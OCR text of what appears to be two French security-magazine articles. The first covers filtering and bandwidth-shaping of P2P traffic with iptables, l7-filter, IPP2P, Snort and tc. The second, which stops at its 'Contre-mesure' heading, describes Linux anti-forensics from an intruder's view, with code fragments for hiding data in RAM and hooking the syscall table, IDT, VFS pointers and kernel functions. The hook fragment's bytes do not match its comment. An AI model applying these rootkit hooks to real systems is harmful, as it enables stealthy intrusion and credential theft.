Ainsi la chaîne `User-Agent : Ares` trouvée dans un paquet TCP trahit-elle très vraisemblablement une session d'échange Ares. « Très vraisemblablement », car cet élément est facilement falsifiable, nous en reparlerons plus bas quand nous aborderons les actions à prendre en cas de détection de flux P2P.

Avec le blocage des ports et serveurs, le filtrage protocolaire est une action facile à mettre en œuvre à l'aide de solutions libres. Deux extensions pour NetFilter/IPtables sortent ainsi du lot : l7-filter et IPP2P. Une troisième émerge également : P2PWALL.

3. Analyse de trafic

Cette troisième méthode s'appuie sur des éléments que nous qualifierons d'extérieurs aux paquets vus sur le réseau traités unitairement.

En répondant aux questions : Qui communique avec qui ? Depuis quand ? Quelle est la durée d'une session ? Quels sont les volumes échangés dans les deux sens ?, on dresse un profil type des diverses utilisations du réseau et on en conserve l'historique.

La détection des flux P2P se fonde alors sur la comparaison des caractéristiques de chaque session avec un profil type.

On détecte ainsi les sessions anormales dont les caractéristiques détonnent avec la moyenne.

Cette méthode est relativement efficace pour détecter non seulement les sessions P2P mais, d'une façon plus générale, les tunnels ou les activités virales.

Parmi les outils utilisés pour mettre en œuvre cette technique, citons NetFlow dans le domaine Libre/OpenSource ou NBAR chez Cisco.

Principal inconvénient : la détection se fait « à haut niveau » et rien ne permet de distinguer à première vue un tunnel SSH d'un échange entre peers. Fonder une politique de filtrage sur cette méthode est une décision plus que hasardeuse.

Deuxième inconvénient : les données qui alimentent les historiques de trafic sont généralement recueillies sur des équipements réseau de type routeur.

Dans le cas d'une entreprise « normale », ces équipements sortent souvent du périmètre de responsabilité des équipes d'administration et relèvent de celles du FAI.

En résumé, nous ne retiendrons pas cette méthode pour construire notre solution de filtrage.

Principes généraux

Assez tourné autour du pot (de miel), entrons maintenant dans le vif du sujet.

Tout d'abord, nous allons brièvement décrire le cadre dans lequel se situe notre propos.

La société ACME souhaite mettre en œuvre un filtrage des protocoles P2P sur son réseau après avoir constaté que sa bande passante Internet souffre de lenteurs aussi anormales que récurrentes depuis quelques mois.

La solution retenue doit s'appuyer sur des Logiciels libres/OpenSource et s'intégrer sans refonte d'architecture dans le réseau de l'entreprise.

Ce dernier comprend trivialement une zone interne sur laquelle sont hébergés les postes et serveurs Bureautique et une DMZ qui héberge un serveur mandataire HTTP Squid, un serveur « *resolver* » DNS BIND et d'autres serveurs (SMTP) qui n'entrent pas en ligne de compte dans le cadre du filtrage du P2P.

Chacune de ces zones ainsi que l'accès Internet de type ADSL est protégée par un pare-feu NetFilter/IPTables.

La philosophie que nous adoptons est la suivante :

- Cloisonnement strict des flux Web en provenance du LAN interne : le passage par le proxy Squid est rendu obligatoire. Dans le même temps, la résolution DNS depuis les postes et serveurs de ce LAN interne pour des adresses Internet est coupée : seuls les serveurs de la DMZ ont besoin de résoudre des noms sur Internet. L'idée est de créer un point de passage unique entre le LAN Interne et la DMZ et d'interdire *a priori* tout flux direct vers Internet.
- Les seuls flux autorisés en entrée sont ceux qui correspondent aux sessions initiées depuis la DMZ ou, en cas d'exception à la règle précédente, depuis le LAN interne. Seul le serveur SMTP en DMZ accepte des connexions entrantes, mais il sort du cadre du filtrage P2P.

En ce qui concerne le filtrage, nous mettrons en œuvre les deux méthodes suivantes :

- Filtrage statique : blocage des ports, protocoles et serveurs connus.
- Filtrage dynamique : détection des sessions P2P par analyse protocolaire.
- Nous compléterons cette panoplie par l'installation d'une sonde IDS sur le lien inter zones. Cette sonde mettra en œuvre une solution de détection d'anomalie de trafic afin de valider l'efficacité du filtrage, mais aussi de détecter d'éventuels tunnels.

Enfin, il nous faut choisir une politique de réaction. Détecter, c'est bien, mais ce qui nous intéresse c'est de filtrer.

Notre solution va reposer sur des actions de blocage (DROP) associées à chaque règle statique ou dynamique. Cette saine et sage réaction s'appliquera dès lors que la détection des flux P2P sera fiable à 100%.

Nous avons cependant un problème : que faire en cas de doute sur un flux ? Comment faire en sorte que les flux qui ne seront pas détectés soient quand même pris en compte ?


La réponse à ces deux questions s'appelle « Gestion de bande passante » ou *Traffic Shaping* en bon anglais.

Le principe est le suivant : nous affectons au trafic entrant quel qu'il soit une priorité basse et nous affecterons au trafic autorisé une priorité haute. De cette façon, si un flux échappe à la détection (faux négatif), il ne sera pas en mesure de polluer la bande passante.

Et si un flux autorisé est malencontreusement détecté comme P2P (faux positif), il ne sera que pénalisé et non bloqué (cas de figure « jeune fille au pair »).

Le filtrage sera mis en place sur les pare-feu. On prendra alors ce schéma :

Figure 1



Description des outils

L7-filter

L7-filter [1] est une extension à Netfilter qui apporte à IPTables la fonctionnalité d'analyse de contenu également appelée « analyse de niveau 7 » (pour ceux qui ne l'ont pas encore deviné, L7 est l'abréviation de « Layer 7 »).

Cette fonctionnalité est à un pare-feu ce que le Capitaine Flam est à la galaxie : le dernier recours. Elle agit où et quand les règles classiques fondées sur des critères intangibles – ports utilisés, protocole de transport, etc. – échouent.

L7-filter permet d'écrire des règles IPTables pour traiter le trafic à partir du contenu des paquets. Pour cela, L7-filter utilise des expressions régulières qui décrivent les caractéristiques d'un flux. Par exemple, l'expression suivante :

```
^(\x13bittorrent protocol|d1:ad2:id20:|\x08'7P\)[RP])
```

décrit un flux BitTorrent.

On associe ensuite à une règle L7-filter une cible IPTables et le tour est joué. C'est aussi simple que cela. L'ajout ou l'affinage des règles de détection est de surcroît à la portée du premier guru en REGEXP qui passe...

IPP2P

IPP2P **[2]** est une solution de rechange, ou plutôt un complément, à L7-filter, dont la fonctionnalité est de détecter plus spécifiquement les protocoles P2P : L7-filter peut en effet s'attaquer à tout type de protocole, son usage ne se limite pas aux seuls protocoles P2P.

À l'instar de l7-filter, IPP2P étend les fonctionnalités d'IPTables pour permettre la détection des flux P2P.

À l'inverse de L7-filter cependant, IPP2P contient « dans le code en dur » les éléments de classification des flux. Il est donc moins aisé d'ajouter ses propres règles de détection à ce module et il faut alors recompiler le tout.

Ceci dit, il est tout à fait envisageable d'utiliser ces deux modules conjointement pour resserrer encore les mailles du filet, en partant du principe que ce qui peut échapper à l'un peut ne pas échapper à l'autre (et vice versa).

P2PWALL

Nous clôturerons sur P2PWALL **[5]**, ce petit catalogue des extensions Netfilter/IPTables dédiées au filtrage des flux P2P.

C'est une solution encore relativement « jeune » (la première version a été publiée en juillet 2004), mais dont la philosophie n'est pas inintéressante.

P2PWALL est composé de modules. Actuellement, il en existe deux : `ftwall-1` dédié aux flux KaZaA et `ftwall-2` qui étend les capacités de `ftwall-1` en lui apportant le support des protocoles WinMX et OpenNAP.

Le filtre `ftwall-1` agit sur la cible QUEUE en analysant les caractéristiques des paquets sortants. Le protocole FastTrack utilisé par les clients KaZaA a la particularité de s'adapter à la volée au filtrage mis en œuvre sur les réseaux traversés.

L'intelligence de `ftwall-1` se situe à ce niveau : le filtre va simuler une activité « normale » pour le client KaZaA.

L'idée est d'intercepter les ouvertures de session, notamment les premières connexions UDP effectuées lors de la phase de connexion aux serveurs et de renvoyer au client des informations volontairement fausses.

Le filtre engrange le maximum d'information durant cette phase initiale sur les flux FastTrack, notamment les adresses des serveurs que le client cherche à joindre, de manière à être capable de filtrer les flux lorsque le client changera de mode de connexion.

Lorsque ce changement de mode se produit, de deux choses l'une : ou bien le client cherche à joindre un serveur en utilisant un autre protocole de transport que l'UDP, et le filtre bloquera ses connexions (il a construit durant la phase précédente la liste des adresses des serveurs que le client cherche à joindre) ; ou bien le client cherche à joindre des serveurs qu'il n'a pas encore cherché à joindre, auquel cas le filtre `ftwall-1` ne sera pas capable de les bloquer à partir des adresses de destination.

Enfin, quand le client bascule en mode chiffré, inutile de compter sur le filtre `ftwall-1` pour détecter quoi que ce soit...

Cependant, avec le protocole FastTrack, les transferts de fichiers se font au-dessus de connexions HTTP généralement non chiffrées : les recherches ne seront pas aisément bloquées mais les transferts, eux, pourront alors être pris en charge par les extensions L7-filter ou IPP2P précédemment citées.

Snort

Pour compléter notre panoplie et verser définitivement dans le « tout répressif », nous utiliserons une sonde Snort **[6]** pour surveiller les flux qui transitent entre nos pare-feu.

Cette sonde utilisera les règles P2P **[7]** qui, comme L7-filter, travaillent à partir du contenu des paquets pour remonter des alertes en cas de détection de flux suspects.

Une règle Snort typique ressemble à ceci :

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg: "BLEEDING-EDGE KazaaClient
P2P Traffic"; flow: established; content:"Agent\: KazaaClient"; nocase; classtype:
policy-violation; reference:url,www.kazaa.com/us/index.htm; sid: 2001812; rev:3; )
```

Cette règle utilise une expression régulière pour son fonctionnement : la présence de la chaîne `Agent : KazaaClient` dans un paquet engendrera une remontée d'alerte.

Reste en suspens la question de détecter les flux « inconnus » ou non classifiés, c'est-à-dire ceux pour lesquels il n'existerait encore aucune méthode de détection adaptée, soit que le logiciel utilisé ne serait pas encore suffisamment populaire pour être pris en compte par les solutions décrites ci-dessus, soit qu'en plus d'être malicieux son utilisateur soit astucieux et ait réussi à camoufler ses activités.

Le pré-processeur Spade **[8]** pour Snort viendra à notre rescousse. Ce pré-processeur n'est pas spécifiquement dédié à la détection des flux P2P, mais il peut mettre en évidence des flux anormaux sur un réseau, c'est-à-dire ceux dont le profil sort de la norme. Cette norme est construite et affinée au fil du temps par le pré-processeur, qui alimente un historique des connexions à partir de l'observation des flux sur un réseau. Si un flux DNS voit tout d'un coup transiter plusieurs gigaoctets de données entrantes et sortantes, Spade remontera une alerte circonstanciée.

Mise en pratique

Il en est assez de toute cette partie théorique et la plupart d'entre vous (enfin je l'espère) attendent depuis le début cette partie. La mise en pratique d'une bonne détection peut se faire sans trop de difficulté. Pour cette partie, nous considérerons que la bande passante disponible est de 5Mbit/s.

Nous ne nous attarderons pas sur toutes les technologies citées ci-dessus, mais donnerons plutôt quelques exemples de règles à appliquer pour une reconnaissance aisée.

Filtrage

Comme dit précédemment, la première action sera de bloquer les ports connus utilisés dans les réseaux P2P. Même si cela est facilement contournable au niveau client P2P, elle est nécessaire afin de correspondre au mieux à la politique de sécurité en vigueur dans la société ACME.

Pour cela, on utilisera IPTables sur les principaux ports suivants :

- 4661/TCP, 4662/TCP et 4665/UDP pour les réseaux eDonkey ;
- 6347/TCP, 6346/TCP et 6347/UDP, 6346/UDP pour les réseaux GNUtella.

On s'aperçoit vite du caractère rébarbatif d'entrer chaque port pour chaque réseau, au risque d'en oublier. Dans la plupart des cas, il vaut mieux avoir une politique par défaut à DROP et entrer uniquement les ports sur lesquels on acceptera le flux, ce qui revient à dire que « tout ce qui n'est pas explicitement autorisé est *DROPé* ».

Ainsi, le positionnement des règles suivantes sur le *firewall* public est nécessaire :

```
iptables -P FORWARD DROP
iptables -A FORWARD -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -A FORWARD -p tcp --dport 80 -j ACCEPT
iptables -A FORWARD -s IP_DNS_interne -p tcp --dport 53 -j ACCEPT
iptables -A FORWARD -s IP_DNS_interne -p udp --dport 53 -j ACCEPT
```

Ces règles ne garantissent en rien la sécurité de réseaux et ne sont là qu'à titre d'exemple. Il serait nécessaire d'affiner un peu plus afin d'avoir des règles de sécurité aux petits oignons.

Analyse protocolaire

Comme dit dans la première partie, on ne peut pas se contenter de filtrer les ports connus utilisés dans les réseaux P2P vu que pour pallier ce filtrage, le réglage du port au niveau du client est possible.

Il est alors nécessaire de faire l'analyse au niveau 7. La première question à se poser est « Est-ce que je bloque tout le trafic P2P ou est-ce que je lui donne moins d'importance que le reste du trafic ? ». Une bonne réponse serait d'attribuer une priorité moins importante au trafic P2P.

Dans tous les cas (IPP2P ou/et L7-filter), il conviendra de marquer les paquets autorisés afin de les classifier comme il se doit. Afin d'effectuer ceci, les règles (par rapport à notre exemple) devront être positionnées dans le firewall public :

```
iptables -t mangle -A PREROUTING -I eth1 -o eth0 -p tcp -s $SQUID -j MARK --set-mark 4
iptables -t mangle -A PREROUTING -i eth1 -o eth0 -p tcp --dport 53 -j MARK --set-mark 4
iptables -t mangle -A PREROUTING -i eth1 -o eth0 -p udp --dport 53 -j MARK --set-mark 4
```

Ces règles serviront à marquer les paquets du flux autorisé et ainsi à attribuer à ce flux le maximum de bande passante, ici le flux HTTP et le flux DNS.

IPP2P en action

IPP2P est un module qui permet de reconnaître du flux P2P grâce à des modèles de recherches (*match*). Ce module donne une intelligence aux firewalls étant donné qu'il remonte à la couche 7 du modèle OSI, la couche Application.

On retrouve, dans ce module, un certain nombre de réseaux P2P comme eDonkey, KaZaA...

On entrera cette règle dans le firewall public

```
iptables -t mangle -A PREROUTING -m ipp2p --ipp2p -j MARK --set-mark 2
```

Cette règle a pour effet de marquer les paquets correspondant à tout type de flux P2P d'un 2.

Nous pourrions alors simplement spécifier le type de réseaux à marquer comme suit :

```
iptables -t mangle -A PREROUTING -m ipp2p --edk -j MARK --set-mark 2
```

L7-filter

L7-filter, tout comme IPP2P, travaille à la couche 7 dans le modèle OSI. Mais contrairement à IPP2P, il ne se contente pas de reconnaître seulement le flux P2P. En effet, L7-filter supporte une multitude de protocoles comme DNS ou FTP... ce qui lui apporte un sérieux avantage par rapport à IPP2P.

Dans le cas où l'on veut marquer le flux correspondant aux réseaux eDonkey :

```
iptables -t mangle -A PREROUTING -m layer7 --l7proto edonkey -j MARK --set-mark 2
```

Il sera donc nécessaire de répéter cette commande pour tous les réseaux P2P supportés dans L7-filter. Ce module d'extension est un très bon choix dans le sens où il permet de marquer tout autre type de flux pouvant gêner sur un réseau d'entreprise comme les jeux en réseau et ainsi leur attribuer une bande passante moindre.

Contrôle de bande passante

Traffic control sert à gérer la manière dont les données sont envoyées grâce à une mise en file d'attente. Nous utilisons, ici, une mise en file d'attente basée sur les classes. Pour déterminer comment vont être classifiés les différents paquets, des filtres sont construits selon l'importance que l'on veut donner au type de flux correspondant. Le gestionnaire de file d'attente, utilisé dans notre exemple, est HTB (*Hierarchical Token Bucket*). Celui-ci nous permet de garantir une bande passante à un type de flux particulier et nous donnera aussi la possibilité de spécifier la bande passante qui pourra être empruntée en cas de surcharge.

`tc` est donc l'outil qui va nous servir à classifier les flux selon différents filtres apposés. Nous attribuerons à chaque type de flux un taux qui correspond à la bande passante que l'on veut lui attribuer.

```
tc qdisc add dev eth0 root handle 1: htb default 30
tc class add dev eth0 parent 1: classid 1:1 htb rate 5mbit burst 15k
tc class add dev eth0 parent 1:1 classid 1:10 htb rate 5mbit burst 15k
tc class add dev eth0 parent 1:1 classid 1:20 htb rate 3mbit ceil 5mbit burst 15k
tc class add dev eth0 parent 1:1 classid 1:30 htb rate 1kbit ceil 5mbit burst 15k
tc qdisc add dev eth0 parent 1:10 handle 10: sfq perturb 10
tc qdisc add dev eth0 parent 1:20 handle 20: sfq perturb 10
tc qdisc add dev eth0 parent 1:30 handle 30: sfq perturb 10
```

Configuré comme ceci, tout flux non identifié (flux non marqué dans notre cas) sera classifié dans 30 : ayant une petite bande passante mais pas la plus petite. Attention ! Ici, nous avons autorisé ce trafic à utiliser la bande passante libre, c'est-à-dire que si aucun autre flux n'utilise la bande passante, sa limite de 1 kbit ne sera plus d'actualité.

À ce stade, tous les flux passent dans la dernière classe. Afin de classifier les flux, des filtres doivent être positionnés. Rappelons-nous les règles que nous avions décidées :

- priorité très faible pour les flux P2P ;
- priorité faible pour les flux illicites (au cas où du trafic P2P n'a pas été identifié comme tel) ;
- priorité haute aux flux autorisés.

Nous aurons alors à appliquer seulement deux filtres. En effet, un filtre correspondra aux flux P2P et servira à classifier dans 20 : et un autre correspondra aux flux autorisés afin d'être classifié dans 10: (la plus grosse bande passante). Ceci se fera comme suit :

```
tc filter add dev eth0 protocol ip parent 1:0 prio 1 handle 4 fw flowid 1:10
tc filer add dev eth0 protocol ip parent 1:0 prio 1 handle 2 fw flowid 1:20
```

On peut voir que l'on s'appuie sur le principe de marquage effectué préalablement par IPTables (2 et 4).

Nous n'avons traité, dans cet exemple par la pratique, que les flux sortants vers Internet. Il serait alors nécessaire de faire le même travail pour les flux entrants (*download*), mais appliqué sur l'interface interne (`eth1`).Nous n'aurions alors plus que deux classes, une classe correspondant aux flux dit « normaux » et l'autre aux flux P2P qui auront été marqués auparavant. Dans ce sens, tous les flux seront classifiés par défaut dans la classe ayant le plus de bande passante et les flux marqués seront attribués dans l'autre classe ayant une faible bande passante.

Dans le cas où L7-filter est la solution retenue, nous avons alors la possibilité d'utiliser les *shaping scripts* mis à disposition sur le site de L7-filter [4]. Ce script permet de contrôler facilement notre bande passante. Facilement ? Oui, car il suffit juste d'adapter ce script à nos besoins et le tour est joué. Dans notre précédent exemple, nous aurions dû modifier le script comme suit :


```
# tc needs to be told about the physical devices, even if you're a bridge
physdevs="eth0 eth1"

# syntax: "<match type> = <match arg> , <tc speed>".
# Match types are "layer7" and "port".
# "port" matches source or destination for tcp or udp.
# "kbps" means "KBytes/second".  This is tc's fault.
actions=(
"port = 80, 600kbps"
"port = 53, 600kbps" # remarque : on pourrait utiliser "layer7 = dns,600kbps"
"layer7 = edonkey, 1kbps"
)
```

Alors, le fait d'exécuter ce script aurait permis d'attribuer 600 Ko/s aux paquets ayant comme port source ou port destination 80 aussi bien en TCP qu'en UDP et attribuer seulement 1 Ko/s au flux correspondant aux réseaux eDonkey.

Après la mise en œuvre de ce principe de contrôle de bande passante pour limiter les trafics P2P, nous fonctionnons sur le schéma suivant (voir aussi schéma [3]) :

Figure 2



Conclusion

L'application de tout ce qui a été dit précédemment a sûrement soulagé le réseau de la société ACME. On peut dire – sans trop se tromper – que les divers outils utilisés peuvent garantir une nette amélioration des réseaux atteints du syndrome P2P. On peut penser aussi que de nouveaux outils comme P2PWall nous donneront une détection de plus en plus fiable de ce type de trafic.

Comme dans de nombreux cas, les techniques décrites dans cet article se heurteront tôt ou tard à un os : le chiffrement des connexions.

Et avec la mode du VPN pour postes nomades, il y a fort à parier que le prochain défi qu'il faudra relever en matière de P2P sera : « Comment distinguer un flux VPN SSL autorisé d'une session P2P SSL ? ». La question se pose dès aujourd'hui [9], gageons que la réponse viendra dans un futur numéro de MISC...

Bibliographie

[1] http://l7-filter.sourceforge.net/

[2] http://www.ipp2p.org/

[3] http://lartc.org/

[4] http://l7-filter.sourceforge.net/PacketFlow.png

[5] http://www.lowth.com/p2pwall/

[6] http://www.snort.org

[7] http://www.bleedingsnort.com/bleeding-p2p.rules

[8] http://www.bleedingsnort.com/

[9] http://www.hamachi.cc/

[10] http://www.cisco.com/en/US/products/ps6616/products_ios_protocol_group_home.html

Techniques anti-forensics sous Linux : utilisation de la mémoire vive

Un système d'exploitation moderne comporte principalement deux espaces de stockage : le disque dur et la mémoire vive.

Le premier est une mémoire de masse à accès très lent et permet de stocker des informations à long terme. Le second est la mémoire principale du système à accès très rapide et sert à stocker les programmes lors de leur exécution.

Un pirate souhaitant laisser des données sur un système pourra donc agir soit sur le disque, soit en mémoire. Une technique furtive pour laisser les données sur le disque a été présentée dans un précédent article.

Elle consiste à découper un fichier en plusieurs morceaux et à distribuer chaque morceau dans le système de fichiers **[DHIS]**.

Aujourd'hui, nous présentons différentes techniques altérant la mémoire vive. Deux utilisations seront visées : le stockage de données et la redirection du flux d'exécution.

Les codes sources des différents programmes utilisés dans l'article peuvent être récupérés à l'adresse **http://dhis.devhell.org/stuff/ [CODE]**.

La mémoire vive sous Linux

Sous Linux, la mémoire vive est divisée en deux parties : une dédiée à l'image du noyau (c'est-à-dire son code et ses structures de données statiques) et une autre gérée par le système de mémoire virtuelle. Ce système de mémoire virtuelle permet de satisfaire les demandes en mémoire provenant aussi bien du noyau que des processus.

L'espace d'adressage virtuel possède une capacité de 4 Go, les adresses étant codées à l'aide d'un entier non signé sur 32 bits. Les adresses prennent des valeurs entre 0x00000000 et 0xffffffff.

Les 3 premiers giga-octets d'adresses linéaires peuvent être accédés lorsque le processus est en mode utilisateur ou en mode noyau. Le 4ème giga-octet est seulement réservé au noyau.

Nous avons donc deux emplacements possibles pour compromettre le système : la mémoire vive réservée au noyau et la mémoire vive réservée aux processus. Ces deux emplacements mémoire seront abordés dans l'article.

L'espace noyau

Stockage de données

Avant de continuer, il est important de spécifier que les données stockées en mémoire vive (mémoire réservée au noyau ou mémoire réservée aux processus) seront de toute évidence effacées lors du redémarrage du système.

Allocation de mémoire kernel

Cacher un fichier dans le noyau n'est pas chose aisée. En théorie, il suffit simplement d'allouer de l'espace *kernel* (par exemple à l'aide de `kmalloc()`) et de placer un fichier dans cet espace alloué.

Si c'est un fichier texte, il n'a pas besoin d'être écrit sur le disque pour être récupéré. Une interface de communication avec le noyau (détournement d'appel système par exemple) conviendra parfaitement pour consulter le fichier en mémoire.

Si c'est un binaire, il sera nécessaire de l'exécuter à un instant *t*. Soit nous l'exécutons directement à partir de la mémoire noyau, soit nous l'écrivons sur le disque avant de l'exécuter. À ce jour, aucune technique publique n'existe pour exécuter un binaire se trouvant en mémoire kernel sans l'écrire sur le disque.

Quant à écrire le fichier sur le disque avant de l'exécuter, un premier code a vu le jour dans un article de Phrack **[FLUC]**. Le binaire est écrit sur le disque, exécuté puis effacé à l'aide de `unlink()`.

La technique marche très bien... pour des petits binaires. Dans le cas contraire, le noyau devient instable du fait que `kmalloc()` peut allouer un maximum de 128 Ko. Au-dessus, il est nécessaire d'utiliser d'autres fonctions pour allouer plus d'espace (par exemple `vmalloc()` ou `alloc_page()`). *Kernel panic* et redémarrage de la machine sont au rendez-vous.

Un autre inconvénient et pas des moindres : les fichiers sont écrits sur le disque avant d'être exécutés. Nous perdons ici l'avantage d'utiliser la mémoire vive, même si le fichier est effacé après. Il est en effet souvent possible malgré tout de le récupérer.

Pour toutes ces raisons, cacher des fichiers texte dans le noyau est la seule solution fiable. Un exemple d'utilisation peut être un *sniffer* SSH qui sauvegarde dans le noyau les *logins/passwords* interceptés.

Les systèmes de fichiers

Nous venons de voir qu'allouer de la mémoire noyau pour cacher des données est une technique à moitié concluante. Seulement, certains systèmes de fichiers disponibles dans le noyau Linux s'avèrent être des outils beaucoup plus puissants pour cacher des données de manière efficace (à croire qu'ils ont été implémentés dans ce but).

Les études suivantes ont été réalisées sur un noyau Linux 2.6.12.4, certaines des options évoquées n'étant pas présentes (ou seulement à l'état expérimental) dans les versions précédentes.

TMPFS

tmpfs est par définition un système de fichiers qui garde tous les fichiers en mémoire virtuelle. Rien n'est écrit sur le disque. Les fichiers résideront en mémoire et dans le *swap*.

Pour activer le support TMPFS (il est maintenant par défaut dans la plupart des distributions) dans la configuration du noyau, activez les options suivantes (pour une version 2.6.12.4 du noyau) :

```
File Systems -> Virtual memory file system support
```

François Gaspard
kad@miscmag.com

Samuel Dralet
zg@kernsh.org

Un simple `mount` sur la machine suffit à savoir si le système de fichiers TMPFS est supporté (c'est souvent le cas sur les distributions actuelles).

Ensuite, procédez de la même manière qu'un système de fichiers classique. La taille augmentera au fur et à mesure que vous y copierez quelque chose, et vos données seront supprimées lorsque la partition sera démontée.

Même si les données ne sont pas réellement cachées, TMPFS offre aux pirates un moyen simple et sûr de stocker temporairement des données : aucune limitation de taille de données, aucune limitation au niveau du type de fichiers pouvant être stockés et aucun souci d'exécution dans le cas de binaires cachés.

Ramdisk

Le principe est le même que le système de fichiers précédent. Rien n'est écrit sur le disque. Cette fois-ci la mémoire du système est utilisée comme un *block device*.

Les données qui y sont écrites sont effacées au redémarrage de la machine ou au démontage du système de fichiers. Mais contrairement à TMPFS, il n'est pas possible d'utiliser le swap et la taille du système de fichiers monté sera de taille fixe.

De la même manière que pour le système de fichiers TMPFS, il est nécessaire que le support pour le *RAM disk driver* soit activé :

```
Device Drivers -> Block Devices -> RAM disk support
```

Une manière de détecter sur une machine si le support est activé est de regarder si les *devices* `/dev/ramX` existent. Pour utiliser le driver Ramdisk :

```
# dd if=/dev/zero of=/dev/ram0 bs=1k count=2048
# mke2fs -vm0 /dev/ram0 2048
# mount /dev/ram0 /mnt
```

Et le tour est joué. Ce système de fichiers est lui aussi souvent supporté par défaut à l'installation de Linux.

Redirection du flux d'exécution

La principale utilité du noyau pour un pirate est la redirection du flux d'exécution. Dans quel but ? Pour placer une *backdoor*, sniffer des passwords, surveiller l'administrateur, empêcher l'effacement d'un fichier, cacher une connexion, un processus, un fichier... Une fois dans le noyau, les possibilités sont presque infinies.

Présentons rapidement les 4 techniques de redirection de flux d'exécution. Elles utilisent le même schéma : sauvegarder l'ancienne valeur et attribuer ensuite une nouvelle valeur.

La table des appels système

La technique la plus ancienne et probablement la plus connue pour contrôler le flux d'exécution est de rediriger un appel système à l'aide de la table des appels système.

Un des premiers articles sur le sujet est celui de **[HALFLIFE]** expliquant comment coder un *tty hijacker*. Il suffit simplement de remplacer l'adresse dans la table correspondant à l'appel système désiré par l'adresse de notre nouvel appel système. Un exemple avec `mkdir()` :

```
old_mkdir = sys_call_table[__NR_mkdir];
sys_call_table[__NR_mkdir] = new_mkdir;
```

`sys_call_table` est un pointeur vers la table des appels système. Il est exporté sous le noyau 2.4 mais pas sous 2.6 (ainsi que sur Fedora). Il est malgré tout possible de récupérer l'adresse de la table grâce à l'instruction `sidt` comme dans le *rootkit* Suckit **[SUCKIT]**.

La table des gestionnaires d'interruptions

En descendant un niveau plus bas que les appels système, nous trouvons les interruptions. De la même manière que la table des appels système, il est possible de remplacer une entrée de cette table pour redigirer le flux d'exécution.

Chaque entrée est un descripteur d'interruption dont deux champs (chacun sur 16 bits) servent à connaître l'adresse du gestionnaire de l'interruption correspondante (l'entrée 128 (0x80) est par exemple utilisée par le gestionnaire des appels système).

Si les deux champs (`offset high` et `offset low`) à la position 128 dans l'IDT (*Interrupt Descriptor Table*) sont remplacés, nous prenons le contrôle de tous les appels système exécutés.

Pour obtenir l'adresse de l'IDT, il n'y a pas de symbole exporté. Il suffit simplement d'exécuter l'instruction `sidt` qui renvoie l'adresse et la taille de l'IDT. Pour le remplacement, nous procédons de manière similaire à la table des appels système :

```
old_syscall_handler = ((idte[128]->offset_high << 16 ) + idte[128]->offset_low);
idt[128].offset_high = (unsigned short) (new_syscall_handler >> 16);
idt[128].offset_low  = (unsigned short) (new_syscall_handler & 0x0000FFFF);
```

Un article dans Phrack explique également cette technique **[IDT]**.

Le système de fichiers virtuel

Une autre technique pour rediriger le flux d'exécution est d'utiliser le *Virtual File System* ou VFS. Le concept de VFS permet à Linux de gérer le support de multiples types de fichiers. C'est une couche logicielle du noyau qui a pour principale qualité de leur fournir une interface commune.

Chaque implémentation d'un système de fichiers doit traduire son organisation physique dans le modèle de fichiers commun du VFS. En résumé, lors d'un appel système, le noyau substitue la fonction par une fonction spécifique au système de fichiers correspondant.

Prenons l'exemple de l'appel système `read()` sur un *filesystem* EXT2. Lorsqu'elle est appelée sur un fichier, c'est la fonction `sys_read()` qui est utilisée par le noyau, comme n'importe quel *syscall*. Le fichier est représenté par une structure de données (`struct file`) dans la mémoire du noyau. Cette structure comporte un champ appelé `f_op` qui contient des pointeurs sur les fonctions spécifiques aux fichiers EXT2 (`open()`, `read()`, `write()`, `mmap()`...).

Donc, `sys_read()` localise ce pointeur et l'appelle. On parle d'appel indirect à `read()` :

```
file->f_op->read(...)
```

Ce qu'il est important de comprendre, c'est que tous les fichiers présents sur le même type de système de fichiers auront les mêmes pointeurs dans le champ `f_op`.

Ainsi, si une partition de type *ext2* est montée sur `/` et que l'adresse de l'opération `read` du champ `f_op` est `0x12345678`, tous les fichiers présents sur cette partition auront la même adresse dans leurs champs `f_op` correspondants.

En fait, lorsqu'un processus ouvre un fichier, le VFS initialise le champ `f_op` du nouvel objet fichier à l'aide des pointeurs du point de montage (pointeur `f_op` du superbloc). Si ce pointeur est modifié, encore une fois, toutes les possibilités de redirection d'exécution sont envisageables.

Par exemple, pour rediriger `readdir()` qui est responsable du listing des fichiers :

```
struct file *f;
if((f = filp_open("/", O_RDONLY,0)) == 0)
      return -1;

old_root_readdir = f->f_op->readdir;
f->f_op->readdir = new_root_readdir;
```

Le système de remplacement est similaire à la table des appels système et à l'IDT.

Hooking de fonctions

La dernière technique présentée pour détourner le flux d'exécution est le *hooking* de fonctions. Cette technique a été présentée pour la première fois par Silvio Cesare **[HOOKING]**. Elle était bien connue du milieu des concepteurs de virus depuis les années 80, mais Silvio a été le premier à la porter sous le noyau Linux.

L'idée est simplement de remplacer les premières instructions d'une fonction dans le noyau par un saut à une autre fonction. Pour ce faire, seuls les 7 premiers *bytes* de la fonction désirée sont remplacés :

```
movl $address_to_jump,%eax
jmp  *%eax
```

Ce qui donne en hexadécimal :

```
char hijack[7] =
    "\xbd\x00\x00\x00\x00"
    "\xff\xe5";
```

Et pour rediriger :

```
*(long *)&hijack[1]= (long)new_uname;
memcpy(old_uname, sys_call_table[__NR_uname], sizeof(hijack));
memcpy(sys_call_table[__NR_uname], hijack, sizeof(hijack));
```

Contre-mesure

